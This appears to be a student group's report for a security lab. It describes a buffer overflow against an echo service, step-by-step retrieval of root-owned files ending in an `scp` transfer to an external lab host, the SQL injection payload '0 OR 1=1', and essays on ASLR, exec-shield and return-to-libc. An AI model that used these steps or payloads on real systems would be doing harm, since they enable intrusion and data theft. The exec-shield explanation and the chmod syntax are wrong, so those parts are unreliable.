**Project #2**

Tyler Perkins

Christopher Ward

Matt Stanfield


Pierre Bonnain

**Section I**


The firewall setup portion of task 1 was completed by Tyler, the rest of task 1 was completed by everyone. Task 2 was completed by Chris and Matt. Task 3A was completed primarily by Chris with help from the rest of the group. Task 3B was completed by Tyler and Pierre. Task 4 was completed by Tyler. For the report, the introduction was written by Tyler, section 2 was written by Tyler, section 3 was Chris and Tyler, and section 4 was by Matt and Pierre.

**Section II**


**a)Ability to Read files in /root/files (Not able)**

****


**b) Bytes Need to Crash : 17 Bytes**

****

**c) User ID running Echo Service on B.2**


****


**d) User ID running SSH on B.2**

****

**Section III**

1. **Echo Service Exploited**

****


**b) Exploiting Packet**

**c) Steps to Retrieve Files**

1. Run the echo service on the internal server.
2. Exploit Internal Server using the attack program as root.
   1. Allocate 24 bytes to overflow buffer (8 for buffer + 16 for distance)
   2. Start incrementing by 0x10 or 16 in decimal starting at (char\*) buf.
   3. When connection stays open, the attack is successful.
   4. sudo ./attack
3. Change Directory into the /root/files directory
   1. cd ../files
4. Copy the files from the directory onto the desktop
   1. cp file1 /Desktop
   2. cp file2 /Desktop
5. Change the permissions of the files to give access to others.
   1. cd /Desktop
   2. chmod file1 777
   3. chmod file2 777
6. Create a files directory on Desktop and move files.
   1. mkdir files
   2. mv file1 files
   3. mv file2 files
7. Use the scp command to send the files from Internal Server to the External Computer.
   1. scp -r /home/User09/Desktop/files User09@173.20.100.4:/home/User09/Desktop

**d)** We didn’t happen to take a screen shot but File1’s contents was **abcde**

**e) Injected SQL Statement:** 0 OR 1=1

**f)**

1. **Section IV (Task IV)**
   1. Discuss the reason that randomization can defeat the attack.
      1. Address space layout randomization: The theory is to make injecting malicious code more difficult by randomizing where items are in memory. Knowing where items are located in memory are vital for a successful buffer and stack overflow attacks. This knowledge allows the injection of code that can make valid memory references. Even with these precautions taken it may still be possible for an injection consisting of self contained code to make valid memory reference when allowing malicious code to execute.
   2. Assume only the low 16 bits of the stack address is randomized. What is the probability that an exploiting packet can compromise the server? Assume an attacker can send 10 exploiting packets every second. How long can the attacker compromise the server
      1. The probability of an exploiting packet to compromise the server is given by [1/(2^16)]. If an attacker sends 10 exploiting packets per second, the total time taken by an attacker to compromise the server is [2^16/10sec].
   3. Discuss the reason that exec-shield can defeat the attack.
      1. The stack is a location where data is placed, leading to attackers attempting to place malicious code onto the stack. The data stored on the stack is not executed, resulting in the attacker’s data that was placed on the stack to not be executed as well. This scheme is called exec-shield. One problem with exec-shield is that it does not prevent stack overflow. This allows attackers to place a large amount of code onto the stack, this code will not be executed do to exec-shield scheme. This leads to the stack overflowing and is known as stack smashing. This method is one of the older ones and grants attackers access to infected computers.
   4. Discuss if exec-shield prevents stack overflow. If not, what attack can be achieved?
      1. In order to attempt to prevent a stack overflow attack the exec-shield works by making the stack non-executable, which cannot completely beat such an attack because not all code must be run off the stack in a linux system. An attack such as the “Return-to-libc” attack can execute malicious code without running any code off the stack. It does by exploiting the shared library in UNIX style operating systems called libc which can be accessed by all applications as it is already in the memory portion of the shared runtime library. The attack will use shellcode to modify the return address on the stack, however unlike a stack-based exploit the return address is pointed to the entry point of the system function in libc, rather than any malicious injected code. In doing this the attacker can force the launch of the shell by running system(“/bin/sh”) by the intended program.